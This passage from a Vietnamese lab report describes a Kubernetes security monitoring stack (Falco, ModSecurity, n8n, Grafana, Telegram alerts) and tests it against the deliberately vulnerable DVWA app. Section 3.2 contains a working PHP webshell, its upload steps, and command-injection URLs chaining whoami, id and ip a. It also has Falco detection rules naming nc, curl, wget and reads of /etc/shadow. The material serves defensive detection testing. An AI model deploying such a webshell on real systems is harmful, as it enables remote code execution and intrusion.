- **Tính sẵn sàng và độ tin cậy:** các thành phần thu thập, chuyển tiếp và lưu trữ không nên tạo ra điểm lỗi duy nhất. Các thành phần này cần chạy được nhiều bản sao và tự phục hồi khi gặp sự cố. Hệ thống cũng cần hạn chế mất cảnh báo khi nơi nhận tạm thời không khả dụng, thông qua cơ chế thử lại hoặc đệm dữ liệu.
- **Độ chính xác:** tỷ lệ cảnh báo sai phải được giữ ở mức thấp, vì quá nhiều cảnh báo không cần thiết sẽ làm đội vận hành quá tải và bỏ sót cảnh báo thật. Hệ thống cần có cơ chế tinh chỉnh luật và ngoại lệ để cải thiện dần độ chính xác.
- **Bảo mật của chính hệ thống giám sát:** đường truyền dữ liệu cần được mã hóa bằng TLS hoặc mTLS. Tác tử chỉ được cấp quyền tối thiểu cần thiết, khóa và thông tin xác thực phải được bảo vệ, còn luật và cấu hình phải được chống sửa đổi trái phép. Nếu không đáp ứng các yêu cầu này, kẻ tấn công có thể vô hiệu hóa giám sát trước khi hành động.
- **Toàn vẹn dữ liệu:** nhật ký và cảnh báo phải được bảo vệ khỏi việc chỉnh sửa hoặc xóa. Có như vậy, dữ liệu mới đủ tin cậy để làm bằng chứng trong điều tra và kiểm toán.
- **Khả năng tương thích:** hệ thống phải tương thích với phiên bản nhân Linux, môi trường chạy container và bản phân phối Kubernetes đang sử dụng. Các giải pháp dựa trên eBPF cần được kiểm tra kỹ vì phụ thuộc vào phiên bản nhân.
- **Khả năng triển khai và bảo trì:** việc triển khai phải lặp lại được, chẳng hạn bằng Helm chart hoặc quy trình GitOps. Cấu hình cần được quản lý dưới dạng mã và dễ nâng cấp. Hệ thống cũng cần có cách theo dõi tình trạng hoạt động của chính hệ thống giám sát.
- **Khả năng tùy biến:** hệ thống cần dễ mở rộng nguồn dữ liệu, luật phát hiện và nơi nhận cảnh báo mà không phải sửa mã nguồn lõi. Nhờ đó, hệ thống thích nghi được với thay đổi của hạ tầng và mối đe dọa.
- **Tuân thủ:** hệ thống phải đáp ứng các yêu cầu về ghi nhật ký và giám sát của những chuẩn hoặc quy định áp dụng, chẳng hạn ISO/IEC 27001, PCI DSS, quy định nội bộ và pháp luật trong nước.
- **Chi phí:** chi phí sở hữu cần hợp lý. Việc ưu tiên giải pháp mã nguồn mở có cộng đồng hoạt động tốt giúp giảm chi phí bản quyền và hạn chế phụ

thuộc vào một nhà cung cấp. Tuy nhiên, vẫn cần tính đến chi phí hạ tầng và nhân lực vận hành.

Tóm lại, yêu cầu chức năng bảo đảm hệ thống phát hiện, cảnh báo và phản ứng được với các hành vi nguy hiểm. Yêu cầu phi chức năng bảo đảm các việc đó diễn ra nhanh, chính xác, an toàn và bền vững trong môi trường vận hành thực tế. Hai nhóm yêu cầu này là cơ sở để đánh giá và lựa chọn các công cụ sẽ được trình bày ở các phần tiếp theo.

2.2. Kiến trúc tổng thể của hệ thống

2.2.1. Sơ đồ kiến trúc tổng thể.




Hình 4: Sơ đồ mô hình tổng quan hệ thống

Hệ thống được thiết kế theo mô hình phân vùng trên cụm Kubernetes. Mỗi vùng đảm nhiệm một chức năng riêng và giao tiếp với các vùng khác qua lớp mạng của cụm. Hình 4 mô tả kiến trúc tổng thể gồm bốn thành phần sau:

- **Vùng an toàn runtime (namespace app):** gồm ứng dụng mục tiêu và Pod WAF ModSecurity đặt phía trước để lọc lưu lượng HTTP. Trên mỗi node, Falco chạy dưới dạng DaemonSet để giám sát lời gọi hệ thống của các Pod.
- **Vùng giám sát và SOC (namespace soc):** gồm Falco UI để hiển thị sự kiện, Grafana để trực quan hóa dữ liệu theo thời gian và n8n đóng vai trò SOAR. Thành phần n8n tiếp nhận, lọc và điều phối cảnh báo.
- **Control plane và lớp mạng của cụm:** API Server tiếp nhận các lời gọi quản trị. Lớp mạng gồm CNI, NetworkPolicy và eBPF, có nhiệm vụ kết nối các vùng với nhau.

- **Vùng ngoài cụm:** lưu lượng từ Internet đi qua tường lửa ngoài, quản trị viên truy cập qua VPN Gateway và kênh Telegram nhận cảnh báo.

2.2.2. Mô hình luồng thực thi.



Hình 5: Sơ đồ luồng hoạt động của hệ thống

Luồng xử lý trong cụm Minikube theo ba bước chính:

1. Kẻ tấn công hoặc người dùng gửi request qua cổng 80 và 443 tới WAF ModSecurity, nơi bảo vệ tầng ứng dụng. Request hợp lệ được chuyển tiếp tới DVWA. Request độc hại bị chặn, đồng thời WAF gửi cảnh báo qua webhook tới n8n.

1. Trong khi DVWA xử lý request, Falco giám sát lời gọi hệ thống ở mức nhân bằng eBPF. Khi phát hiện hành vi bất thường, Falco gửi cảnh báo qua webhook tới n8n. Song song đó, Grafana dùng dữ liệu giám sát để dựng dashboard theo thời gian.
2. n8n lọc và làm giàu cảnh báo, loại bỏ các cảnh báo giả. Chỉ những cảnh báo đúng mới được chuyển tới Telegram để thông báo cho quản trị viên.

2.3. Chi tiết các thành phần cốt lõi

Hệ thống giám sát an toàn thông tin được triển khai trên cụm Kubernetes theo mô hình đường ống dữ liệu. Trong mô hình này, dữ liệu từ nhiều nguồn đi theo các nhánh xử lý song song rồi hội tụ tại n8n. Kiến trúc gồm bốn phân hệ chính: trích xuất dữ liệu mức nhân, phân tích và định tuyến, giám sát đo lường, và quản trị vận hành. Các phân hệ phối hợp với nhau để phát hiện sự cố và gửi cảnh báo gần như theo thời gian thực.

2.3.1. Phân hệ trích xuất dữ liệu mức Kernel

- **Phát sinh sự kiện:** mọi hoạt động bất thường trong các Pod đều sinh ra các lời gọi hệ thống xuống nhân hệ điều hành. Chẳng hạn, truy cập tệp /etc/shadow, chạy tệp nhị phân lạ hoặc khởi tạo shell.
- **Cảm biến eBPF:** công nghệ eBPF được gắn tại tầng nhân để lắng nghe và trích xuất luồng lời gọi hệ thống mà không cần can thiệp vào ứng dụng. Cách làm này có chi phí hiệu năng thấp nên ít ảnh hưởng đến các workload đang chạy.

2.3.2. Phân hệ phân tích và định tuyến

- **Falco:** tiếp nhận luồng dữ liệu thô từ eBPF, đối chiếu với bộ luật bảo mật để phát hiện hành vi độc hại và sinh cảnh báo.
- **Falcosidekick:** đóng vai trò bộ định tuyến, phân phối cảnh báo của Falco theo hai hướng. Hướng thứ nhất là lưu nội bộ, tức đẩy sự kiện dạng JSON vào Falcosidekick UI để tra cứu và điều tra. Hướng thứ hai là chuyển tiếp cảnh báo tới n8n qua webhook để xử lý tiếp.
- **ModSecurity:** là tường lửa ứng dụng web đặt phía trước ứng dụng mục tiêu. ModSecurity chặn các cuộc tấn công vào web và gửi cảnh báo về n8n.
- **n8n:** tiếp nhận cảnh báo từ Falcosidekick và ModSecurity, sau đó lọc bỏ cảnh báo giả, làm giàu thông tin và chuyển các cảnh báo còn lại tới Telegram. Việc phản hồi nhanh giúp quản trị viên rút ngắn thời gian xử lý sự cố.

2.3.3. Phân hệ giám sát đo lường

Bên cạnh luồng bảo mật, Falco liên tục cung cấp các chỉ số hoạt động qua cổng 8765. Prometheus định kỳ thu thập các chỉ số này và lưu dưới dạng chuỗi thời gian. Sau đó, Grafana truy vấn dữ liệu từ Prometheus để trực quan hóa thành biểu đồ, phục vụ đánh giá mức tải tài nguyên và tần suất cảnh báo. ên, quản trị viên SOC thực thi giám sát qua 4 điểm chạm:

- **Telegram:** nhận cảnh báo sự cố ngay khi n8n chuyển tiếp.
- **Falcosidekick UI:** tra cứu và lọc sự kiện để phân tích nguồn gốc và mức độ của cuộc tấn công.
- **Grafana:** theo dõi biểu đồ tổng thể để nhận diện xu hướng tấn công và tình trạng hoạt động của hệ thống.
- **n8n:** cấu hình các quy tắc lọc cảnh báo giả trước khi gửi về Telegram, đồng thời tiếp nhận cảnh báo từ ModSecurit

2.4. Luồng hoạt động và dashboard trực quan

Hệ thống vận hành theo mô hình luồng dữ liệu của một trung tâm giám sát an ninh. Luồng này đi qua các giai đoạn thu thập sự kiện ở mức nhân, phân tích, trực quan hóa và phát cảnh báo gần như theo thời gian thực.


Chức năng của từng thành phần trong hệ thống như sau:

- **Minikube:** cung cấp cụm Kubernetes thu nhỏ chạy trên máy cá nhân hoặc máy ảo, dùng để giả lập môi trường triển khai thực tế.
- **Falco:** là công cụ phát hiện mối đe dọa lúc chạy. Falco dùng eBPF để quan sát các lời gọi hệ thống ngay tại nhân của máy chủ. Khi phát hiện hành vi bất thường, chẳng hạn đọc tệp nhạy cảm /etc/shadow, thực thi tệp nhị phân lạ hoặc mở reverse shell, Falco tạo cảnh báo.
- **Falcosidekick:** là thành phần trung chuyển. Falcosidekick nhận cảnh báo định dạng JSON từ Falco, rồi chuyển tiếp tới các kênh thông báo như Telegram, Slack, Discord hoặc webhook, cũng như các hệ thống lưu trữ và phân tích tập trung. Trong hệ thống này, thành phần nhận cảnh báo là n8n và Falcosidekick UI.
- **Falcosidekick UI:** là giao diện web giúp quản trị viên theo dõi, tìm kiếm, lọc và thống kê các sự kiện an ninh mà Falcosidekick tổng hợp.
- **ModSecurity:** là tường lửa ứng dụng web đặt phía trước ứng dụng mục tiêu. ModSecurity chặn các cuộc tấn công như XSS và SQL injection, đồng thời gửi cảnh báo về yêu cầu bị chặn tới n8n.
- **n8n:** đóng vai trò SOAR. n8n nhận cảnh báo từ Falcosidekick và ModSecurity, lọc và phân loại các cảnh báo này, sau đó chỉ chuyển những cảnh báo thỏa điều kiện tới Telegram.
- **Prometheus:** thu thập và lưu trữ các chỉ số hiệu năng và tình trạng hoạt động của Falco thông qua cổng 8765.
- **Grafana:** truy vấn dữ liệu từ Prometheus để trực quan hóa thành biểu đồ và bảng chỉ số, được làm mới định kỳ.

CHƯƠNG 3: TRIỂN KHAI, THỰC NGHIỆM VÀ ĐÁNH GIÁ

3.1. Xây dựng môi trường và thành phần thực nghiệm

3.1.1. Mô hình thực nghiệm



Hình 6: Mô hình thực nghiệm

a, Môi trường triển khai

- Máy host Ubuntu, địa chỉ IP 172.16.1.138.
- Cụm Kubernetes xây dựng bằng Minikube, chạy toàn bộ dịch vụ dưới dạng Pod.
- Các thành phần triển khai đều là công cụ mã nguồn mở: ModSecurity, DVWA, Falco, Falcosidekick, Prometheus, Grafana và n8n. Kênh nhận thông báo sử dụng Telegram Bot API.

b, Mục tiêu

- Mô phỏng quy trình bảo vệ, phát hiện và cảnh báo sự cố cho ứng dụng web.
- Kiểm chứng khả năng ngăn chặn, phát hiện tấn công và tự động cảnh báo đến người quản trị.

c, Các thành phần chính

- User Attacker: đóng vai kẻ tấn công, gửi các request tấn công web và khai thác lỗ hổng.
- WAF ModSecurity: kiểm tra lưu lượng HTTP theo bộ luật OWASP CRS, chặn request độc hại và chỉ chuyển tiếp request hợp lệ.
- Pod DVWA (Target): ứng dụng web cố ý chứa lỗ hổng (gồm Web Server và Database), là mục tiêu tấn công.

- Falco Engine: triển khai dạng DaemonSet; theo dõi system call ở mức nhân hệ điều hành bằng eBPF, phát hiện hành vi bất thường lúc runtime và sinh cảnh báo.
- Falcosidekick và Falco UI: Falcosidekick nhận cảnh báo từ Falco và chuyển tiếp qua webhook; Falco UI hiển thị các sự kiện trên giao diện web.
- Prometheus và Grafana: Prometheus thu thập metrics do Falco xuất ra (cổng 8765); Grafana trực quan hóa dữ liệu qua dashboard. Grafana chỉ đảm nhiệm việc hiển thị, không tham gia gửi cảnh báo.
- n8n: nền tảng tự động hóa workflow, nhận webhook từ Falcosidekick và WAF, gồm các bước Webhook Input → Condition → Format Message → Send Telegram.
- Telegram Channel (Bot API): kênh nhận thông báo cuối cùng ("Security Alert!", "Attack Blocked!").

d, Luồng hoạt động

- Attacker gửi lưu lượng tấn công tới WAF ModSecurity (cổng 8888).
- Lưu lượng được định tuyến vào cụm Minikube.
- WAF kiểm tra theo bộ luật OWASP CRS, chặn request độc hại và chỉ chuyển tiếp request hợp lệ tới Pod DVWA.
- Falco Engine thu thập các system call (eBPF) phát sinh trong Pod DVWA.
- Falco sinh cảnh báo và hiển thị sự kiện trên Falco UI.
- Falco xuất metrics (cổng 8765) cho Prometheus; Grafana hiển thị dashboard theo dõi tốc độ sự kiện, số lần phát hiện và tình trạng hệ thống.
- Falco gửi cảnh báo qua Falcosidekick bằng webhook tới n8n.
- n8n lọc cảnh báo giả, định dạng nội dung và gửi thông báo tới kênh Telegram. Khi WAF chặn được tấn công, WAF cũng gửi cảnh báo tới n8n theo luồng nét đứt.

e, Cơ chế bảo vệ nhiều lớp

- Phòng ngừa chủ động: ModSecurity chặn tấn công ở tầng ứng dụng.
- Phát hiện và cảnh báo: Falco giám sát runtime; Falcosidekick và n8n tự động hóa việc gửi cảnh báo; Grafana trực quan hóa dữ liệu giám sát.
- Tấn công vượt qua WAF vẫn có thể bị phát hiện ở tầng runtime (được kiểm chứng ở mục 3.2).

f, Ý nghĩa

- Mô phỏng quy trình SOC/DevSecOps thu nhỏ.

- Đánh giá hiệu quả giải pháp bảo mật cho môi trường container và Kubernetes.
- Quản trị viên nhận thông báo trong thời gian ngắn, không cần giám sát thủ công.

3.2. Thực nghiệm chuỗi kịch bản tấn công và cảnh báo khi ta hệ thống của ta bị xâm nhập.

3.2.1. Giai đoạn 1: Khai thác Web.

3.2.1.1. Cấu hình rule cho kịch bản

Phần này bổ sung các luật tùy chỉnh cho Falco nhằm phát hiện dấu hiệu của hai hành vi trên DVWA là tải lên tệp độc hại và thực thi mã từ xa.

Bước 1. Cấu hình Custom Rule cho Falco

Tạo tệp `custom-rules.yaml` với nội dung sau:

Bash

```
nano custom-rules.yaml
```

YAML

```
customRules:
  dvwa-webshell.yaml: |-
     # RULE 1: Bắt mọi hành vi ghi file .php trong container
    - rule: Detect WebShell Upload (DVWA)
      desc: Phat hien file PHP duoc tao hoac sua doi
      condition: >
        open_write and container and
        (fd.name endswith ".php" or fd.name endswith ".phtml")
          output: "CẢNH BÁO WEBSHELL UPLOAD! File %fd.name vừa được ghi bởi tiến trình %proc.name (pod=%k8s.pod.name)"
      priority: WARNING
      tags: [dvwa, webshell]
     # RULE 2: Bắt mọi hành vi chạy lệnh hệ thống
```

```
nhạy cảm trong container
    - rule: Detect WebShell Execution (RCE)
      desc: Phat hien thuc thi lenh he thong tu Webshell
      condition: >
        spawned_process and container and
        proc.name in (whoami, id, uname, nc, netcat, wget, curl, ls, cat)
      output: "CẢNH BÁO WEBSHELL RCE! Lệnh vừa thực thi: %proc.cmdline - Tiến trình cha: %proc.pname (pod=%k8s.pod.name)"
      priority: CRITICAL
      tags: [dvwa, webshell, rce]
```

Bước 2: Cập nhật lại Falco

Chạy lệnh Helm để áp dụng bộ rules mới vào Falco (thêm --reuse-values để giữ lại các cấu hình Telegram và Grafana trước đó):

Bash

```
helm upgrade falco falcosecurity/falco -n falco --reuse-values -f custom-rules.yaml
```

3.2.1.2. TEST CASES

Test 1: Tấn công trực tiếp qua giao diện Web DVWA

Bước 1: Tạo mã độc (Webshell)


Trên máy tính, tạo một file tên là shell.php với nội dung chính xác như sau:

PHP

```
<?php
// Đây là file webshell đơn giản để test RCE
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

Bước 2: Upload mã độc

Vào menu File Upload trên giao diện DVWA, chọn file shell.php vừa tạo và bấm upload.




Hình 7: Upload file có chứa mã độc

Bước 3: Kích hoạt mã độc

Mở một tab mới trên trình duyệt và truy cập URL sau để thực thi lệnh whoami qua file vừa upload:

Plaintext

```
http://172.16.1.138:8000/hackable/uploads/shell.php?cmd=whoami
```



Hình 8: Kết quả cảnh báo webshell

Kết quả: Mã độc trả về thông tin user (ví dụ: www-data). Ngay lập tức, Telegram sẽ nổ cảnh báo, đồng thời FalcoSidekick-UI và Grafana ghi nhận sự kiện “CANH BAO WEBSHELL RCE".

Test 2: Mô phỏng hành vi bất thường qua Console (Linux CLI)

a. Test cảnh báo ghi file / upload qua Linux

Lệnh này giả lập hành vi một tiến trình bất kỳ ghi một file PHP mới trực tiếp vào thư mục mã nguồn của ứng dụng:

Bash

```
kubectl exec -it -n dvwa deployment/dvwa -- sh -c
"echo '<?php echo \"hacked\"; ?>' >
/var/www/html/hackable/uploads/linux_cli_test.php"
```

Kết quả:

Trên Telegram lập tức cảnh báo: **CANH BAO UPLOAD/GHI FILE (DVWA)** kèm theo đường dẫn file /var/www/html/hackable/uploads/linux_cli_test.php.

2. Test cảnh báo thực thi lệnh (RCE) qua Linux

Lệnh này trực tiếp kích hoạt một tiến trình hệ thống bị giám sát trong container, mô phỏng hacker lấy được quyền shell và chạy lệnh thăm dò:

Bash

```
kubectl exec -it -n dvwa deployment/dvwa -- whoami
```

Kết quả:

Trên Telegram lập tức nổ cảnh báo CANH BAO RCE (DVWA) thông báo tiến trình vừa thực thi lệnh whoami bên trong container.

3.2.2. Giai đoạn 2: Xâm nhập, leo thang và rà quét

3.2.2.1. Cấu hình rule mới cho kich bản

Bước 1: Tạo file master-rules.yaml với nội dung:

Bash

```
nano master-rules.yaml
```

YAML

```
customRules:
  master-rules.yaml: |
      - rule: Detect Container Discovery Commands
(Stage 2)
       desc: Phat hien thiet lap mang hoac thong tin
user
      condition: >
```

```
        spawned_process and container and
        (proc.name in (ip, arp, netstat, nmap, ping,
whoami, id))
      output: >
          CANH BAO RA QUET (DISCOVERY): Tien trinh
%proc.name dang tham thinh he thong. (Lenh:
%proc.cmdline | User: %user.name | Pod:
%k8s.pod.name)
      priority: CRITICAL
      tags: [discovery, k8s, stage_2]


    - rule: Detect Execution and File Modification
(Stage 2)
      desc: Phat hien thao tac file nhay cam
      condition: >
        k8s.ns.name = "dvwa" and
        (
            (evt.type in (open, openat, openat2) and
evt.is_open_write = true and fd.name startswith
/var/www/html/hackable/uploads/) or
            (evt.type in (open, openat, openat2) and
evt.is_open_read = true and fd.name in (/etc/shadow,
/etc/passwd))
        )
      output: >
          CANH BAO XAM NHAP (EXECUTION): Tuong tac
file dang ngo [%fd.name]. (Tien trinh: %proc.name |
Lenh: %proc.cmdline)
      priority: CRITICAL
           tags: [execution, privilege_escalation,
stage_2]
```

Bước 2: Nạp file master này vào hệ thống

Bash


```
helm upgrade falco falcosecurity/falco -n falco \
  --reuse-values \
  -f master-rules.yaml
```

3.2.2.2. TEST CASE

Test 1: Rà quét thông tin hệ thống


- Mục tiêu: Hacker thu thập thông tin danh tính (whoami, id) và cấu hình mạng nội bộ (ip a) để phục vụ di chuyển ngang.
- Thao tác trên trình duyệt:

```
http://172.16.1.138:8000/hackable/uploads/shell.php?
cmd=whoami;%20id;%20ip%20a
```



Hình 9: Rà quét hệ thống

Cảnh báo:



Hình 10: Kết quả kiểm thử xâm nhập

Kết quả:

